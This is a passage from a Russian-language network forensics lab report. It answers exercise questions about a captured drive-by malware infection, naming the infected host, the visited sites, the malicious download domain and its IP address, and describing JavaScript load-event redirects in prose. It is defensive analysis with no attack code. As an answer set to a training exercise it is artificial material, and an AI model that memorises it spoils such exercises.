Во втором поле видно MAK адрес источника - ***f0:19:af:02:9b:f1***, так как получатель пакета - это хост по адресу 131.253.61.84 (внешняя сеть), то второй MAK адрес 00:50:56:f3:ca:52 - это очевидно локальный сетевой интерфейс шлюза по-умолчанию (роутера)

**Вопрос 3: Каково доменное имя зараженного узла?**

По протоколу NBNS зараженный хост отправляет параметр `Name` как `K34EN6W3N-PC<00>`

Ниже приведен скриншот с записи протокола в программе `wireshark`




**Вопрос 4**: Какие сайты посетил пользователь зараженного устройства по своему желанию?

Вероятно, что из всех вышеупомянутых в хронологии сайтов добровольно был посещен только `www.ciniholland.nl` , так как на сайт `ssl.bing.com` скорее всего одна из служб операционной системы отправляет данные самостоятельно

**Вопрос 5: Посещение каких сайтов зафиксировано в сетевом трафике?**

- `ssl.bing.com`
- `adultbiz.in`
- `www.youtube.com`
- `24corp-shop.com`
- `www.ciniholland.nl`
- `stand.trustandprobaterealty.com`

**Вопрос 6: Каково доменное имя сайта, с которого произошла загрузка вредоносного программного обеспечения?**

Судя по результатам анализа сервиса `virustotal.com` вредоносное ПО было загружено с сайта `stand.trustandprobaterealty.com`

**Вопрос 7: Каков IP-адрес узла, с которого произошла загрузка вредоносного программного обеспечения?**

Судя по исследованным пакетам `DNS` трафика `stand.trustandprobaterealty.com` имеет IP адрес `37.200.69.143`

**Вопрос 8: Загружались ли пользователем или системой без ведома пользователя файлы, не являющиеся вредоносными?**

Да. Судя по отчетам `virustotal.com` - не все загруженные файлы имеют признаки наличия вредоносного кода

**Вопрос 9: Какие сайты (доменные имена) задействованы в заражении пользователя вредоносным программным обеспечением (имеют следы вредоносной активности, участвуют во вредоносных действиях)?**

Все нижеперечисленные сайты так или иначе были задействованы во вредоносной активности. То каким образом они принимали участие - описано в разделах выше.

- `adultbiz.in`
- `24corp-shop.com`
- `www.ciniholland.nl`
- `stand.trustandprobaterealty.com`

**Вопрос 10: Каков механизм переходов (перенаправлений) пользователя с посещенных сайтов на сайт, с которого было загружено вредоносное программное обеспечение?**

Для перенаправления пользователя на вредоносные сайты были использованы блоки кода на `JavaScript` которые по условию загрузки (по событию `load` ) страницы запускали загрузку сайтов с вредоносными программами. Более подробно механизм перенаправления описан в разделе данного отчета: `Шаг 4. Трафик с сайта ciniholland.nl`